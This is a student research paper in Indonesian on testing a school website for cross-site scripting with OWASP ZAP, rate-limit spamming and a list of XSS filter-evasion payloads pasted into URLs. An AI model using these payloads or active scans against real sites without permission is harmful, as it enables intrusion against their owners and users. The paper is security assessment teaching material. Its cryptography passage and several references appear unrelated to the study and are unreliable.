Pendeteksian Keamanan Website SMA Greenschool Menggunakan Metode Owasp dengan Pengujian XSS

[1]Kadek Erik Diatmika, [2]Putri Charly, [3]I Made Panji Prayoga, [4]I Made Edy Listartha
Teknik Informatika dan Kejuruan, Universitas Pendidikan Ganesha[1,2,3,4]
Bali [1,2,3,4]
Erik.diatmika@undiksha.ac.id[1], putri.charly@undiksha.ac.id[2], panji.prayoga@undiksha.ac.id[3], listartha@undiksha.ac.id[4]

Abstract - Information security is an important thing that must be considered for every individual and agency, because if information can accessed by unauthorized people then accuracy of the information can be doubted, becoming misleading information and even various problems will be found. Such problems can be malware attacks, exploits, or database injections. In this study, the mechanism of risk assessment methods was carried out on the website information system of greenschool high school. As the name implies XSS or stands for Cross Site Scripting is one form of interference in the form of Code Injection Attack or code injection attack. Where attackers or outsiders insert malicious code that is usually in the form of Javascript. This's because the main purpose of using XSS is to retrieve important data and send a program that can damage the user but as if the cause is from the web itself. Web security solutions from hacker interference or attacks can be done by means of self-test, namely testing conducted on the web legally with activities such as hackers. Therefore, an analysis of the vulnerability of system that refers to the standardization of open web application security project (OWASP) security with combination of several security tools.

Keyword: OWASP, XSS Testing

Abstrak – Keamanan informasi merupakan hal penting yang harus diperhatikan bagi setiap individu maupun instansi, karena jika informasi dapat di akses oleh orang yang tidak berhak maka keakuratan informasi tersebut dapat diragukan, menjadi sebuah informasi yang menyesatkan bahkan berbagai masalah juga akan ditemukan. Masalah tersebut dapat berupa serangan Malware, Eksploitasi, atau Injeksi database. Pada penelitian ini dilakukan mekanisme metode asesmen risiko pada sistem informasi website dari sekolah SMA Greenschool. Sesuai namanya XSS atau singkatan dari Cross Site Scripting merupakan salah satu bentuk gangguan berupa Code Injection Attack atau serangan injeksi kode. Dimana penyerang atau orang luar menyisipkan code – code berbahaya yang biasanya berbentuk Javascript. Hal ini dikarenakan memang tujuan utama dari penggunaan XSS adalah untuk mengambil data penting dan mengirimkan suatu program yang dapat merusak user namun seakan – akan penyebabnya adalah dari web itu sendiri. Solusi pengamanan web dari gangguan atau serangan hacker dapat dilakukan dengan cara self test yaitu pengujian yang dilakukan terhadap web secara legal dengan aktifitas menyerupai hacker. Oleh karena itu dibutuhkan sebuah analisis terhadap kerentanan sebuah sistem yang mengacu kepada standarisasi kemanan Open Web Application Security Project (OWASP) dengan kombinasi beberapa tools security.

Keyword: OWASP, Percobaan XSS

I. PENDAHULUAN

Keamanan informasi merupakan hal yang penting. Informasi rahasia tidak boleh bocor ke public atau segelintir orang yang berkepentingan. Keamanan system computer yang menjadi sorotan bukan hanya dari perangkat computer saja, namun juga keamanan jaringan, software atau program aplikasi dan juga keamanan database. Semakin berkembangnya aplikasi berbasis web juga diiringi dengan tingginya serangan keamanan dari berbabagai teknik ancaman. Seringkali masalah keamanan berada di urutan kedua, atau bahkan diurutan terakhir dalam daftar hal-hal yang dianggap penting. Oleh karena itu sekolah perlu melakukan asesmen pada website agar sekolah mampu mendeteksi kerentanan dan memahami risiko yang dihadapi. Salah satu metode untuk penilaian tingkat risiko kerentanan keamanan aplikasi berbasis website adalah OWASP Risk Rating Methodology. Pengirim informasi harus merahasiakan pesannya agar tidak mudah diketahui oleh orang luar, pengamanan informasi bisa dilakukan dengan menyandikan pesan menjadi kode-kode yang rumit untuk diketahui, namun tidak menutup kemungkinan orang yang tidak bertanggung jawab untuk bisa mengetahui isi pesan. Begitu juga keamanan database yang menjadi pertahanan terakhir ketika suatu system computer mengalami serangan dari pihak luar setelah menembus keamanan jaringan, keamanan system operasi dan software. Missalnya pada usaha dibidang penjualan dan kredit elektronik dimana di dalam database-nya akan menyimpan data-data dari pelanggan, termasuk account login pelanggan. Oleh sebab itu, dibutuhkan ilmu yang mempelajari system keamanan informasi adalah kriptografi.
Kriptografi berasal dari dua kata, yaitu cryptos dan graphein. Cryptos berarti rahasia, dan graphein berarti tulisan, sehingga menurut Bahasa, kriptologi berarti tulisan rahasia. Sementara itu, menurut definisi kriptografi adalah ilmu yang mengkaji

penyandian dan penguraian pesan rahasia (anton, 2014). Dalam kriptografi, pesan asli yang akan dikirim terlebih dahulu dikodekan, proses ini disebut Enkripsi. Enkripsi berguna untuk merahasiakan pesan. Sementara itu, untuk mengembalikan ke bentuk pesan disebut Deskripsi. Pesan asli disebut Plaintext dan pesan yang sudah dirahasiakan disebut ciphertext. Selain menggunakan algoritma kriptografi untuk keamanan data user login, penulis juga menambahkan pengiriman sms kode otentikasi pada saat melakukan proses login. Dengan adanya aplikasi pengamanan data user login kriptografi maka akan membuat system informasi lebih aman karena password akan dienkrip di database.

II.METODE PENELITIAN

1. Study literatur

a. Pengertian XSS

Cross site scripting atau serangan XSS merupakan salah satu jenis serangan cyber berbahaya dan pernah menyerang beberapa platform popular seperti Facebook, Google, dan Paypal. Serangan ini mengeksploitasi kerentanan XSS untuk mencuri data, mengendalikan sesi pengguna, menjalankan kode jahat, atau digunakan sebagai bagian dari serangan phishing.

Reflected XSS merupakan tipe XSS yang paling umum dan yang paling mudah dilakukan oleh penyerang. Penyerang menggunakan social engineering agar tautan dengan kode berbahaya ini diklik oleh pengguna. Dengan cara ini penyerang bisa mendapatkan cookie pengguna yang bisa digunakan selanjutnya untuk membajak session pengguna. Mekanisme pertahanan menghadapi serangan ini adalah dengan melakukan validasi input sebelum menampilkan data apapun yang di-generate oleh pengguna. Jangan percaya apapun data yang dikirim oleh pengguna.

Stored XSS lebih jarang ditemui dan dampak seranggannya lebih besar. Sebuah serangan stored XSS dapat berakibat pada seluruh pengguna. Stored XSS terjadi saat pengguna diizinkan untuk memasukan data yang akan ditampilkan kembali. Contohnya adalah massage board, buku tamu, dll. Penyerang memasukan kode HTML atau client kode lainnya pada posting mereka. Serangan ini lebih menakutkan. Mekanisme pertahanannya sama dengan reflected XSS. Jika pengguna diizinkan untuk memasukan data, dilakukan validasi sebelum disimpan pada aplikasi.

b. Pengertian Rate-Limit

Rate limit adalah jumlah akses suatu endpoint di dalam sebuah aplikasi dalam waktu tertentu. Beberpa penyedia layanan data menerapkan rate limit guna menjaga kestabilan system agar dapat terus berjalan dan melayano permintaan data. Salah satu layanan yang menerapkan rate limit adalah Github API. Ketika menggunakannya, kita diberi batasan dalam mengakses endpoint yang sudah ditentukan. Contoh , saat kita ingin menggunakan endpoint untuk melakukan pencarian atau mendapatkan innformasi pengguna, kita hanya akan diberi batasan 60 akses dalam 1 jam.

d. Pengertian OWASP

Owasp adalah sebuah organisasi nirbal yang focus pada keamanan web app. Owasp ini memiliki visi untuk menjaga keamanan website.

e. Study Kasus

2. XSS

- Penerapan rate limit

Rate limit diterapkan dengan cara men-spam website sekolah SMA Green School seperti yang terlihat pada Gambar 1.

No.	Analisis	URL	Hasil
1	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
2	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
3	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
4	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
5	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
6	Rate-Limit	http://blog.greenschool.org/	Tidak Terdeteksi
7	Rate-Limit	https://www.greenschool.org/indonesia/?s=program	Tidak Terdeteksi
8	Rate-Limit	https://www.greenschool.org/indonesia/?s=fgdfhgprogram	Tidak Terdeteksi
9	Rate-Limit	https://www.greenschool.org/indonesia/?s=wow	Tidak Terdeteksi
10	Rate-Limit	https://www.greenschool.org/indonesia/?s=wew	Tidak Terdeteksi
11	Rate-Limit	https://www.greenschool.org/indonesia/?s=draow	Tidak Terdeteksi
12	Rate-Limit	https://www.greenschool.org/indonesia/?s=loi	Tidak Terdeteksi

Gambar 1. *Spam rate-limit pada OWASP*


- Penerapan Payload

Payload dilakukan dengan cara memberikan link pada url Web sekolah Greenschool.

3. Penerapan Owasp (Spidering)

- Unduh ZAP: https://owasp.org/www-project-zap/, pilih ke OS Anda.

- Hanya ketergantungan adalah Java.
- Luncurkan ZAP: Buka file yang diunduh (penginstal) dan ikuti instruksi, tampilan dari aplikasi OWASP ZAP dapat dilihat pada Gambar 2.



Gambar 2. *Tampilan aplikasi OWASP ZAP*

- Untuk menggunakan browser lain, buka browser dan buka Tools Menu -> Options -> Advanced tab -> Network -> Settings -> Pilih Manual Proxy configuration — HTTP Proxy = 127.0.0.1 Port = 8080.
- Anda hanya perlu membuka browser, menekan URL situs web Anda (untuk diserang) dan merayapi seluruh situs web. Untuk perayapan, Anda dapat menggunakan alat atau melakukannya secara manual.
- Semakin banyak Anda merayapi situs web, semakin banyak URL yang dapat ditemukan ZAP.
- Buat sesi: Menyimpan sesi tidak wajib. Tetapi jika diperlukan, sesi dapat disimpan dan digunakan lagi di masa mendatang setelah Anda selesai memindai aplikasi. Ini dilakukan sebelum Anda mulai mengerjakan ZAP. Segera setelah Anda meluncurkan ZAP, ia menanyakan apakah Anda ingin mempertahankan sesi Anda dan Anda dapat memilih opsi yang sesuai.
- Buat konteks: Untuk membuat konteks baru, klik kanan pada situs (yang akan diserang) dan klik "Sertakan dalam konteks".
- Kemudian klik "Konteks Baru" dan modal akan terbuka untuk Anda. Dalam konteksnya, Anda dapat menambahkan spesifik seperti Pengguna, Otentikasi, Nama Inang, dll. Sesuai kebutuhan Anda.
- Menyerang situs: Untuk melakukan serangan, klik kanan pada situs (ada di bawah Situs), arahkan kursor ke Serangan dan klik serangan yang ingin Anda lakukan (mis. Spider… atau Active Scan…).
- Segera setelah Anda mengkliknya, serangan akan dimulai.
- Umumnya, urutan yang disarankan adalah:
  -situs dirayapi di browser
  -konteksnya diatur
  -Jalankan serangan Spider yang memberi Anda URL
  -Jalankan Pemindaian Aktif untuk URL tersebut
- Periksa Alerts: Setelah serangan selesai, Anda dapat memeriksa hasilnya di tab Alerts. Lansiran diklasifikasikan sebagai tinggi, sedang atau rendah.


III.HASIL

Berikut kami akan menjabarkan cara mengetes kerentanan XSS dengan menggunakan payload.

1. Buka sistus WEB resmi sekolah yang ingin kalian uji. Dan disini kami menggunakan WEB dari sekolah SMA GREENSCHOOL seperti yang terlihat pada Gambar 3.

Gambar 3. *Tampilan website Greenschool*

2. Setelah kita membuka situs web tersebut, selanjutnya kita akan melakukan sebuah analisis, misalnya mencoba menu Login, dimana kita akan mencoba memasukkan email dan password secara asal, jika prangkat kita terblokir maka web tersebut menggunakan rate-limiter. Oleh karena itu green school ini harus memiliki daftar untuk login siswa dan login orang tua, kami menggunakan login orang tua dan seperti yang terlihat pada Gambar 4, ternyata disini sudah mempunyai keamanan yaitu harus memasukan password sitenya.



Gambar 4. *Protected Site*

3. Setelah kita menganalisis fitur login. Kita juga akan menganalisis menu Search, dimana kita dapat mencari artikel yang ada di dalam web SMA GreenSchool, disini kita mencoba Search secara asal. jika prangkat kita terblokir maka web tersebut menggunakan rate-limiter.


4. Setelah kita menganalisis fitur login dan fitur search, selanjutnya kita akan mencoba menggunakan payload pada URL WEB SMA Green School.

Berikut adalah contoh payload yang bisa untuk dicoba:

```
"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
```


```
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
```

5. Kita akan memasukkan payload di belakang URL sekolah untuk mengetes kerentanan di WEB SMA Green School, contohnya dapat dilihat pada Gambar 5.



Gambar 5. *Payload di belakang URL*

6. Pada Gambar 6, terdapat respon proses pengecekan kerentanan keamanan web dengan menggunakan xss, jika pop up muncul atau notif hasil dari payload yang kita masukan, maka sistus rentan terhadap serangan xss.



Gambar 6. *Hasil dari payload*

IV.KESIMPULAN

Berdasarkan hasil security assessment dengan menggunakan OWASP XSS Methodology website sekolah SMA Greenschool maka dapat disimpulkan :

- Pendeteksian risiko keamanan sangat berperan penting terhadap website sekolah agar sekolah dapat mewaspadai adanya kebocoran data ataupun mengatasi risiko keamanan sebelum terlambat.
- Dengan adanya analisis kerentanan website dengan teknik OWASP, kita mampu mengetahui keamanan dari beberapa tahapan kategori yaitu pada tahan scaning, rate limitting dan XSS, metode OWASP dapat dijadikan sebagai standar penilaian keamanan aplikasi web yang baik.
- Pada website sekolah SMA Greenschool tidak ditemukan risiko keamanan yang berbahaya

V.SARAN

Berdasarkan kesimpulan ada beberapa saran yang dapat dilakukan diantaranya :

- Setelah melakukan pendeteksian risiko keamanan dan mengatasi risiko tersebut, ada baiknya untuk memperbaiki tingkat keamanan agar kebocoran data tidak terjadi lagi.

IV. REFERENSI

[1] D. Moher, A. Liberati, J. Tetzlaff, D G. Altman, and P. Grp, "Preferred Reporting Items for Systematic Reviews and MetaAnalyses: The PRISMA Statement (Reprinted from Annals of Internal Medicine)," Phys. Ther., vol. 89, no. 9, pp. 873–880, 2009.

[2] Mohammad Muhsin, Adi Fajaryanto, "Penerapan Pengujian Keamanan Web Server Menggunakan Metode OWASP versi 4 (Studi Kasus Web Server Ujian Online)", Multitek Indonesia Vol. 9, No. 1,pp. 31-42, Juni 2015

[3] Mohammad Agung Wibowo, Mohamad Soleh, Winangsari, "Automatic License Plate Recognition dengan Metode Convolutional Neural Network: Systematic Review"

[4] Matteo Meucci and Friends. (2014). OWASP Testing Guide 4.0. The OWASP Foundation.

[5] Dave Wichers. (2013, Juni 12). OWAPS Top Ten. Retrieved December 1, 2014, from OWAPS Documentation Project: https://www.owasp.org/images/1/17/OWASP_Top10_2013AppSec_EU_2013_-_Dave_Wichers.pdf